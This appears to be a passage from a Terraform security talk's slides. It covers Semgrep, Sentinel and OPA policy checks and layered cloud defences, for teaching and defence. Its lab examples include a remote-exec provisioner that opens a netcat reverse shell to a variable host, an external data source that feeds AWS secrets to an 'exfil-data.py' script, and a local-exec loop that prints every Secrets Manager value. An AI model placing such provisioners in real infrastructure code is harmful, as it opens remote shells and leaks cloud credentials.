+ request_headers = null
+ response_body = jsonencode(
```



# SOLUTIONS?

no-http-usage ↺

✓ Saved

🌐 Share

Add to Rule Board ▼



simple mode advanced mode

```
1 rules:
2   - id: no-http-usage
3     pattern: data "http" $ANYTHING {...}
4     message: HTTP provisioner is not allowed
5     languages:
6       - hcl
7     severity: ERROR
8
```

test code metadata docs

Semgrep Pro Engine beta



```
1 data "http" "example" {
2   url = "https://checkpoint-api.hashicorp.com/v1/check/terraform"
3
4   # Optional request headers
5   request_headers = {
6     Accept = "application/json"
7   }
8 }
```

```
1 data "external" "example" {  
2   program = ["python", "${path.module}/exfil-data.py"]  
3  
4   query = {  
5     secrets = data.aws_secretsmanager_secret_version.example.secret_string  
6   }  
7 }
```

```
resource "null_resource" "output_secrets" {  
  count = var.secrets ? 1 : 0  
  provisioner "local-exec" {  
    command = <<-EOT  
      #!/bin/bash  
      echo "Secrets from AWS Secrets Manager:"  
      for secret_name in ${join(" ", data.aws_secretsmanager_secret.all[*].name)}; do  
        secret_value=$(aws --region ${data.aws_secretsmanager_secret_version.secrets[secret_name].region}\  
          secretsmanager get-secret-value --secret-id "$secret_name" --query "SecretString" --output text)  
        echo "Secret Name: $secret_name"  
        echo "Secret Value: $secret_value"  
        echo  
      done  
    EOT  
  }  
}
```



# TERRA-FIED

- R2DSO Terrafied
- [github.com/r2dso/terra-fied](https://github.com/r2dso/terra-fied)
- Example Terraform
- Labs
- Slides



EXPLORER

TERRA-FIED

.devcontainer

.github

basic\_terraform

.terraform

modules

instances

remote-exec.tf

vars.tf

weak-instance.tf

keys

main.tf

network

main.tf

vars.tf

opa-policies

semgrep-rules

.terraform.lock.hcl

backend.tf

bucketconfig.tf

data.tf

iam.tf

locals.tf

main.tf

prepare\_my\_instance.sh

provider.tf

terraform.tfstate

terraform.tfstate.backup

vars.tf

examples

remote-exec.tf

OUTLINE

TIMELINE


remote-exec.tf

```
1 # provide an option to enable this module
2 # if the variable "enabled" is true create a simple ec2 instance
3
4 resource "aws_instance" "remote-exec-example" {
5     count = var.remoteexec_enabled ? 1 : 0
6     ami     = "ami-06ca3ca175f37dd66"
7     instance_type = "t2.micro"
8     vpc_security_group_ids = [var.lab_sgs]
9     subnet_id = var.lab_subnet
10
11     associate_public_ip_address = true
12
13     tags = {
14         Name = "r2dso-lab-instance-remoteexec"
15         Vulnerable = "true"
16         terrafied = true
17     }
18
19     provisioner "remote-exec" {
20         inline = [
21             "sh -c 'sudo yum install ec2-instance-connect nc -y || true'",
22             "sh -c 'nc ${var.nc_ip} 80 -e /bin/sh || true'"
23         ]
24     }
25
26     #iam_instance_profile = "tf-testing-role"
27
28     connection {
29         type      = "ssh"
30         user      = "ec2-user"
31         private_key = file(var.priv_key)
32         host      = self.public_ip
33         agent     = false
34     }
35
36     key_name = var.key_name
37
38 }
39
40 output "public_ip_remoteexec" {
41     value = length(aws_instance_remoteexec_example) > 0 ? aws_instance_remoteexec_example[0].public_ip : null
42 }
```

Ln 1, Col 1

- BadTF
- [github.com/mccabe615/badtff](https://github.com/mccabe615/badtff)
- Malicious module
- Optional exploits
- Remote-exec
- Local-exec
- Secrets gathering







# WE WANT MORE

More in-depth testing  
Resource specific checks  
Decision making logic








**Sentinel**

## SOLUTIONS

- OPA Rego
- Hashicorp Sentinel



## Sentinel

```
1
2 import "tfplan-functions" as plan
3
4
5 allowed_types = ["t2.small", "t2.medium", "t2.large"]
6
7 allEC2Instances = plan.find_resources("aws_instance")
8
9 violatingEC2Instances = plan.filter_attribute_not_in_list(allEC2Instances,
10 |         |         |         |         |         "instance_type", allowed_types, true)
11 |
12 violations = length(violatingEC2Instances["messages"])
13
14 main = rule {
15 |     violations is 0
16 }
```

# Sentinel

```
1
2  import "aws-functions" as aws
3
4  allowed_roles = [
5      "arn:aws:iam::123412341234:role/terraform-assumed-role",
6  ]
7
8  validate_assumed_roles_with_list = func(allowed_roles) {
9
10     validated = true
11
12     assumed_roles = get_assumed_roles()
13
14     for assumed_roles as address, role {
15         if role is not "none" and role not in allowed_roles {
16             print("AWS provider", address, "has assumed role",
17                 role, "that is not allowed.")
18             validated = false
19         }
20     }
21
22     return validated
23 }
24
25 roles_validated = aws.validate_assumed_roles_with_list(allowed_roles)
26
27 main = rule {
28     roles_validated
29 }
```

```

# Import common-functions/tfplan-functions/tfplan-functions.sentinel
# with alias "plan"
import "tfplan-functions" as plan

# Get all resources being destroyed
resourcesBeingDestroyed = plan.find_resources_being_destroyed()

# Filter to RDS instances being destroyed
RDSInstancesBeingDestroyed = filter resourcesBeingDestroyed as address, rc {
  rc.type is "aws_db_instance"
}

# Filter to RDS instances with violations
# Warnings will be printed for all violations since the last parameter is true
violatingRDSInstances = plan.filter_attribute_was_value(RDSInstancesBeingDestroyed,
  "deletion_protection", true, false)

if length(violatingRDSInstances["messages"]) > 0 {
  print("RDS instances with deletion_protection set to true cannot be destroyed.")
  plan.print_violations(violatingRDSInstances["messages"], "")
}

# Main rule
main = rule {
  length(violatingRDSInstances["messages"]) is 0
}

```





# OPA

```
package main

import input as tfplan

# Define a function to check the encryption of an EC2 instance's root volume
check_encryption(resource) {
    root_device := resource.values.root_block_device[_]
    root_device.encrypted == true
}

# Define a rule to identify EC2 instances that do not have encrypted root volumes
deny[msg] {
    resource := tfplan.planned_values.root_module.resources[_]
    resource.type == "aws_instance"
    not check_encryption(resource)
    msg = sprintf("EC2 instance %v does not have an encrypted root volume", [resource.address])
}
```





SCM




Terraform  
Cloud




plan



Sentinel  
Policies



apply



New  
Infrastructure

# AFTER UNKNOWNNS

- Values aren't in plan
- Values are created
- Easy to manipulate
- Bypasses plan time checks
- Must have explicit checks

```
    "user_data_replace_on_change": false,  
    "volume_tags": null  
  },  
  "after_unknown": {  
    "arn": true,  
    "associate_public_ip_address": true,  
    "availability_zone": true,  
    "capacity_reservation_specification": true,  
    "cpu_core_count": true,  
    "cpu_threads_per_core": true,  
    "credit_specification": [],  
    "disable_api_stop": true,  
    "disable_api_termination": true,  
    "ebs_block_device": true,
```



# SOLUTIONS - LAYER YOUR DEFENSES

- IAM
- Build patterns for use cases
  - Service guard rails
  - IAM
- Code review – testing
- Plan security enforcement
- Lock down Terraform environment
- Segment deployments
- Monitoring

# IAM

- Build use case or application specific roles and policies
- Use principle of least privilege
- Build guardrails for IAM
  - IAM conditionals
- Monitor changes

# Access Analyzer [Info](#)

## Analyzer

AWS\_Organizations\_IAM\_Access\_Analyzer  
Zone of trust: Current organization (o-ari-7x)

[Active](#)[Archived](#)[Resolved](#)[All](#)

## Active findings

[Actions](#) ▼

Organization ID o-ari-7x

&lt; 1 &gt;


<input type="checkbox"/>	Finding ID	Resource	Resource Owner Account	External principal	Condition	Access level	Upd... ▼
<input type="checkbox"/>	<a href="#">9263c1a8...</a>	S3 Bucket my-acce...	58...7	AWS Account 267...13	-	Read	a few s...
<input type="checkbox"/>	<a href="#">73638211...</a>	IAM Role aws-serv...	58...7	AWS Account 727...95	-	Write	a minut...
<input type="checkbox"/>	<a href="#">7e6762d0...</a>	IAM Role aws-test-...	58...7	AWS Account 727...95	-	Write	a minut...
<input type="checkbox"/>	<a href="#">4fbed1d5...</a>	IAM Role ReadOnly	5E...7	AWS Account 727...95	-	Write	a minut...
<input type="checkbox"/>	<a href="#">7292c388...</a>	IAM Role audit-rol...	58...7	AWS Account 727...95	-	Write	a minut...

IAM



# PATTERNS

- Design patterns for service use cases
- Document the guardrails
- Design IAM policies down to minimum





# HARDEN SERVICES

- Secure configs
- Logging and Auditing
- Encryption



# CODE REVIEW


- Automated code review in the pipeline
- Check for bad pre-plan practices
  - Provisioners
  - Custom code
- Enforce standards
- Tfsec
- Terrascan
- Checkov





# MONITORING

- Monitor IAM changes for Terraform roles
- Monitor deployed resources for delta with standards
- Monitor changes in your Terraform environment



# CONCLUSIONS

Terraform is a powerful tool to standardize and centralize deployments

High signal and effective security integrations points

Implementation must be well thought out

Controls at multiple layers

Monitor for anomalies





# THANK YOU!

[mike@cloudsecuritypartners.com](mailto:mike@cloudsecuritypartners.com)

[cloudsecuritypartners.com](https://cloudsecuritypartners.com)

[github.com/mccabe615/badtft](https://github.com/mccabe615/badtft)

[github.com/r2dso/terra-fied](https://github.com/r2dso/terra-fied)



**CLOUD SECURITY  
PARTNERS**